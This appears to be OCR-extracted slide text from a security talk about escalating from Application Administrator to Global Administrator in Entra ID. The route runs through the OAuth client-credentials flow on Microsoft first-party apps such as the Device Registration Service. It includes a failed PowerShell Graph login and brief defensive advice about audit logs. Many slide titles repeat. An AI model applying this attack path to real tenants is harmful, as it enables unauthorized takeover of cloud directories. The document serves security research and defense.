
[1]Abstracted a bit

Why did this work?[1]




[1]Abstracted a bit

Why did this work?[1]



[1]Abstracted a bit


Why did this work?[1]



[1]Abstracted a bit

Applications that support(ed) OAuth 2.0 CCGF

- Office 365 Exchange Online
- Office 365 SharePoint Online
- Dataverse
- Viva Engage (Yammer)
- Microsoft Rights Management Services
- Azure Multi-Factor Auth Client
- Skype for Business Online
- AADPasswordProtectionProxy
- Device Registration Service


PowerShell
PS C:\Temp> Connect-MGGraph -TenantID 11ae06df-10e8-4b9e-bf66-2a91f4955339 -ClientSecretCredential $CurrentCred
Connect-MgGraph: ClientSecretCredential authentication failed: A configuration issue is preventing authentication - check the error message from the server for details. You can modify the configuration in the application registration portal. See https://aka.ms/msal-net-invalid-client for details. Original exception: AADSTS7000215: Invalid client secret provided. Ensure the secret being sent in the request is the client secret value, not the client secret ID, for a secret added to app '01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9'. Trace ID: f8eb1683-620a-4513-ad37-72fe7a704a00 Correlation ID: cb8d93e6-81f0-4627-ba20-f1c83f8ac99e Timestamp: 2024-06-05 12:38:22Z
PS C:\Temp>

Defense

Defense

- Findings permit privilege elevation
- We can look at audit log data and service principals for markers

Owning Global Administrator

Device Registration Service

Entra ID

Global Administrator

Application Administrator
Cloud Application Administrator

Owning Global Administrator

Many organizations do not treat Application Administrator as Tier 0

Device Registration Service

Entra ID

Global Administrator


Application Administrator
Cloud Application Administrator

Owning Global Administrator

Device Registration Service

Entra ID

Global Administrator




Application Administrator
Cloud Application Administrator

Owning Global Administrator

Device Registration Service


Entra ID

Global Administrator




Application Administrator
Cloud Application Administrator


Owning Global Administrator



